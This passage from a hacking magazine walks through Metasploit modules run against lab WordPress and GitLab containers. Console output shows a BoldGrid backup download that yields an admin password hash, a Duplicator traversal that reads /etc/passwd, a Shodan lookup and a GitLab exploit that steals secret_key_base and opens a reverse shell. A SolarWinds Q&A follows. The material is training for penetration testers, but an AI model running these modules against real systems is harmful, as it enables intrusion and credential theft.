
We have tested this on plugin version 1.14.9 by installing it on Wordpress 4.6. After the plugin -n is installed, we need to get a free Boldgrid Connect key.



Once the Boldgrid connect key is added, we need to create a new back up of the website. It is this backup file that the exploit module will download.



30 | Hackercool Magazine | Feb 2021



```
msf6 auxiliary(scanner/http/wp_total_upkeep_downloader) > run
 [*] Checking /wp-content/plugins/boldgrid-backup/readme.txt
 [*] Found version 1.14.9 in the plugin
 [+] 172.22.0.3 - Vulnerable version detected
 [*] 172.22.0.3 - Obtaining Server Info
 [+] 172.22.0.3 -
   gateway_interface: CGI/1.1
   http_host: 172.22.0.3
   php_sapi_name: apache2handler
   php_uname: Linux 6b4368c1d917 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_6
   php_version: 5.5.9-1ubuntu4.21
   server_addr: 172.22.0.3
   server_name: 172.22.0.3
   server_protocol: HTTP/1.1
   server_software: Apache/2.4.7 (Ubuntu)
   uid: 33
   username: www-data
 [+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid
 backup._981895.txt
[*] 172.22.0.3 - Obtaining Backup List from Cron
 [+] 172.22.0.3 -
   ABSPATH: /var/www/html/
   archive_key: 0
   cron_secret: 03968086f9cde3f0122313b6411421b860a60d8e160fbdf4bf3d9d565efc239e
   filepath: /var/www/html/wp-content/boldgrid_backup_lfgqhtXjrPsR/boldgrid-backup-172.22.0.3-994
 4b022-20210228-120710.zip
   siteurl: http://172.22.0.3
   site_title: test site
   restore_cmd: php -d register_argc_argv="1" -qf "/var/www/html/wp-content/plugins/boldgrid-back
 up/boldgrid-backup-cron.php" mode=restore siteurl=http%3A%2F%2F172.22.0.3 id=9944b022 secret=039
 68086f9cde3f0122313b6411421b860a60d8e160fbdf4bf3d9d565efc239e archive_key=0 archive_filename=bol
 dgrid-backup-172.22.0.3-9944b022-20210228-120710.zip site_title=test+site
   timestamp: 1614514036
 [+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid
 backup._196286.txt
 [+] 172.22.0.3 - File saved in: /home/kali/.msf4/loot/20210228070959_default_172.22.0.3_boldgrid
 backup._196286.txt
 [*] 172.22.0.3 attempting download of wp-content/boldgrid_backup_lfgqhtXjrPsR/boldgrid-backup-17
 2.22.0.3-9944b022-20210228-120710.zip
 [+] 172.22.0.3 - Database backup (12062572 bytes) saved in: /home/kali/.msf4/loot/20210228071000
 _default_172.22.0.3_boldgridbackup._474150.zip
 [*] 172.22.0.3 - Attempting to pull creds from wordpress.20210228-120709.sql
 [!] No active DB -- Credential data will not be saved!
 [+] wp_users
 ------
  user_login user_pass
              $P$B.B8NJN6jGTVVwzhZP6N9v6n89RP/G1
  admin
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test001.src.sql
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test002.src.sql
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test008.src.sql
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test009.src.sql
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test010.src.sql
[*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test011.src.sql
 [*] 172.22.0.3 - Attempting to pull creds from wp-content/plugins/boldgrid-backup/vendor/ifsnop/
 mysqldump-php/tests/test012.src.sql
 [*] 172.22.0.3 - finished processing backup zip
The backup file is successfully downloaded and parsed for wp users entry to retrive the user
```

name and his password hash.

Wordpress Plugin Duplicator File Read Module

TARGET: WP Duplicator 1.3.24 - 1.3.26 TYPE: Remote Module: Auxiliary

ANTI-Malware: NA

WP Plugin Duplicator is a backup utility plugin used by Wordpress users to copy, move or clone a website. It has over 20 million downloads. The above mentioned versions of the plugin are vulnerable to unauthenticated directory traversal or file reading vulnerability which allows attackers to read arbitrary files on the target. By the time of writing, this vulnerability was
still being exploited in the wild.

We have tested this on plugin version 1.14.9 by installing it on Wordpress 4.6. Let's see how this exploit module works. After the plugin is installed, load the auxiliary/scanner/http/wp duplicator file read module.

```
msf6 > search wp_duplicator
Matching Modules
                                                      Disclosure Date Rank
                                                                               Check Descriptio
   0 auxiliary/scanner/http/wp_duplicator_file_read
                                                     2020-02-19
                                                                       normal
                                                                               No
                                                                                      WordPress
Duplicator File Read Vulnerability
     exploit/multi/php/wp_duplicator_code_inject
                                                                                      Snap Creek
                                                      2018-08-29
                                                                       manual Yes
 Duplicator WordPress plugin code injection
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/php/wp_d
uplicator_code_inject
msf6 > use 0
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > show options
Module options (auxiliary/scanner/http/wp_duplicator_file_read):
              Current Setting Required Description
   Name
                                         Traversal Depth (to reach the root folder)
   DEPTH
                               yes
             /etc/passwd
                                         The path to the file to read
   FILEPATH
                               yes
                                         A proxy chain of format type:host:port[,type:host:port]
   Proxies
                               no
[ ... ]
                                         The target host(s), range CIDR identifier, or hosts fil
   RHOSTS
                               yes
e with syntax 'file:<path>'
  RPORT
                                         The target port (TCP)
              80
                               yes
              false
                                         Negotiate SSL/TLS for outgoing connections
   SSL
                               no
                                         The base path to the wordpress application
  TARGETURI /
                               yes
                                         The number of concurrent threads (max one per host)
  THREADS
                               yes
                                         HTTP server virtual host
   VHOST
                               no
msf6 auxiliary(scanner/http/wp_duplicator_file_read) >
```

By default, this module is set to read the /etc/passwd field on the target. Set all the required options and execute the module.

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set RHOSTS 172.22.0.3
RHOSTS ⇒ 172.22.0.3
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run
```

```
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > run
[*] Downloading file...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
Debian-exim:x:102:105::/var/spool/exim4:/bin/false
[+] File saved in: /home/kali/.msf4/loot/20210228074507_default_172.22.0.3_duplicator.trave_5224
93.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_duplicator_file_read) >
```

The /ect/passwd file is successfully read and downloaded.

Shodan API Gather Host Module

TARGET: Shodan API TYPE: Remote Module: Auxiliary
ANTI-Malware : NA

Shodan is a search engine that lets users search and find specific types of devices like comp -uters, servers, routers etc. Systems with specific software version can also be found with thi -s search engine. This auxiliary module gathers information about a host that shodan knows about. However, the execution of this module requires shodan API key. This key can be obtained when you create a shodan account.

This module will be helpful in obtaining information about a host that shodan already has whose IP address we know. Let's see how this module works. Load the auxiliary/gather/shodan_host module.

```
msf6 > search shodan
Matching Modules
------------
                                                                              Check Descriptio
                                                      Disclosure Date Rank
     Name
     auxiliary/gather/shodan_honeyscore
                                                                                     Shodan Hon
                                                                      normal
                                                                              No
eyscore Client
   1 auxiliary/gather/shodan_host
                                                                                      Shodan Hos
                                                                       normal
                                                                              No
t Port
    auxiliary/gather/shodan_search
                                                                                      Shodan Sea
                                                                       normal
                                                                               No
rch
```

```
msf6 > use 1
msf6 auxiliary(gather/shodan_host) > show options
Module options (auxiliary/gather/shodan_host):
                  Current Setting Required Description
   Name
  Proxies
                                             A proxy chain of format type:host:port[,type:host:p
ort][ ... ]
                                             The target host(s), range CIDR identifier, or hosts
   RHOSTS
                                   yes
 file with syntax 'file:<path>'
  SHODAN_APIKEY
                                             The SHODAN API key
                                   yes
msf6 auxiliary(gather/shodan_host) >
```

Set the shodan api key and the rhosts option. Let's test this on the Google's public DNS serv -er. Execute the module.

As readers can see, the public DNS server of Google has the DNS port open. Here's the output of the module running on google.com website.

```
msf6 auxiliary(gather/shodan_host) > set rhosts www.google.com
rhosts => www.google.com
msf6 auxiliary(gather/shodan_host) > run
[*] Running module against 216.58.197.68

[+] 216.58.197.68:80
[+] 216.58.197.68:443
[*] Running module against 2404:6800:4007:800::2004
[-] The target IP address has not been scanned by Shodan!
[*] Auxiliary module execution completed
msf6 auxiliary(gather/shodan_host) >
```

Gitlab File Read RCE Module

TARGET: GitLab EE/CE > 8.5 TYPE: Remote Module: Exploit


ANTI-Malware : NA

GitLab is an open source web-based DevOps lifecycle tool that provides a Git repository manager for users. The above mentioned versions of GitLab have a file read vulnerability and a deserialization vulnerability. This exploit module combines both these vulnerabilities to extract the Rails "secret_key_base", and gain remote code execution on the target.

Although the file read vulnerability exists in both community edition and enterprise edition of Gitlab versions above 8.5, it is fixed in versions 12.9.1, 12.8.8, and 12.7.8. Ony versions a -bove 12.4.0 are vulnerable to the RCE bug.

We have tested this on version 12.8.1 of Gitlab by setting the target in Docker. The docker container can be set using command shown below.

sudo docker run \ --rm \ --publish 443:443 --publish 80:80 --publish 22:22 \ --name gitlab \ gitlab/gitlab-ee:12.8.1-ee.0



```
msf6 > use exploit/multi/http/gitlab_file_read_rce
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/gitlab_file_read_rce) > show options
Module options (exploit/multi/http/gitlab_file_read_rce):
                    Current Setting
                                                                                    Required Desc
   Name
ription
   DEPTH
                    15
                                                                                              Defi
                                                                                    yes
ne the max traversal depth
   PASSWORD
                                                                                              The
                                                                                    no
password for the specified username
   Proxies
                                                                                             A pr
                                                                                   no
oxy chain of format type:host:port[,type:host:port][...]
                                                                                             The
                                                                                   yes
target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT
                    80
                                                                                             The
                                                                                   yes
target port (TCP)
                    /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
   SECRETS_PATH
                                                                                             The
path to the secrets.yml file
   SECRET_KEY_BASE
                                                                                             The
                                                                                   no
known secret_key_base from the secrets.yml - this skips the arbitrary file read if present
                    false
   SSL
                                                                                   no
                                                                                             Nego
tiate SSL/TLS for outgoing connections
                    /users/sign_in
   TARGETURI
                                                                                             The
                                                                                   yes
path to the vulnerable application
   USERNAME
                                                                                             The
                                                                                   no
username to authenticate as
   VHOST
                                                                                             HTTP
                                                                                   no
 server virtual host
Payload options (generic/shell_reverse_tcp):
          Current Setting Required Description
                                     The listen address (an interface may be specified)
   LHOST 192.168.36.134
                           ves
                                     The listen port
   LPORT 4444
                           yes
Exploit target:
   Ιd
       Name
       Automatic
msf6 exploit(multi/http/gitlab_file_read_rce) >
```

Set all the required options (username and the password we set above) and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/gitlab_file_read_rce) > set rhost 172.17.0.2
rhost ⇒ 172.17.0.2
msf6 exploit(multi/http/gitlab_file_read_rce) > set username root
username ⇒ root
msf6 exploit(multi/http/gitlab_file_read_rce) > set password 12345678
password ⇒ 12345678
msf6 exploit(multi/http/gitlab_file_read_rce) > check
[*] 172.17.0.2:80 - The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
msf6 exploit(multi/http/gitlab_file_read_rce) >
```

The target is indeed vulnerable. However, upon execution the exploit module failed to gain a shell. So we changed the payload as shown below and executed the payload again.

```
TCP
                                                                        Ruby Command Shell, Bind
       ruby/shell_bind_tcp_ipv6
                                                         normal No
   8
 TCP IPv6
                                                         normal No
                                                                        Ruby Command Shell, Reve
       ruby/shell_reverse_tcp
rse TCP
   10 ruby/shell_reverse_tcp_ssl
                                                                        Ruby Command Shell, Reve
                                                         normal No
rse TCP SSL
msf6 exploit(multi/http/gitlab_file_read_rce) > set payload 9
payload ⇒ ruby/shell_reverse_tcp
msf6 exploit(multi/http/gitlab_file_read_rce) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Logged in to user root
[*] Created project /root/b8CdoDTR
[*] Created project /root/1SOgLWGH
[*] Created issue /root/b8CdoDTR/issues/1
[*] Executing arbitrary file load
[+] File saved as: '/home/kali/.msf4/loot/20210301100828_default_127.0.0.1_gitlab.secrets_133977
.txt'
[+] Extracted secret_key_base ffeeb5d1e46694d7ba2c0c687bb660ff2f9335a1de66ca72cc87b10c4b402f77d1
31977b646bfd0ebb07799d1d2e32a4e6b09c67e07575a637abf0d4f89abfc4
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file
read
[*] Attempting to delete project /root/b8CdoDTR
Deleted project /root/b8CdoDTR
[*] Attempting to delete project /root/1SOgLWGH
[*] Deleted project /root/1SOgLWGH
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:44920) at 2021-03-01 10:08:39
-050v
id
uid=998(git) gid=998(git) groups=998(git)
Background session 1? [y/N] y
```

As our readers can see in the above image, the exploit module successfully extracted the secret_key and gained us a command shell on the target.

HACKING Q & A

Q. How was Solarwinds so vulnerable to hacking?

A: Imagine you use Windows as your operating system for a long time. Windows Updates are common to you now. One day while you a re watching your favorite movie on your desktop, a notification is displayed about Windows Updates. If you are like me, you will definitel y start installing those updates.

Solarwinds is a company that makes Orion a network monitoring software used by many companies. Hackers hacked this by sending it trojanized updates i.e updates with malware present in them. This attack known as supply chain attack is not new but just like in the exa-

mple above nobody had any suspicion.

Supply chain attacks are very difficult to detect as they attack trust relationship betwee -n users and vendors. The attacks on Orion which were meticulously planned contained a trojanized component which was digitally sign -ed and had a backdoor that communicated with third party servers controlled by attackers

Send all your questions to editor@ hackercoolmagazine.com

HACKING CASE (Cont'd)

FORENISCS

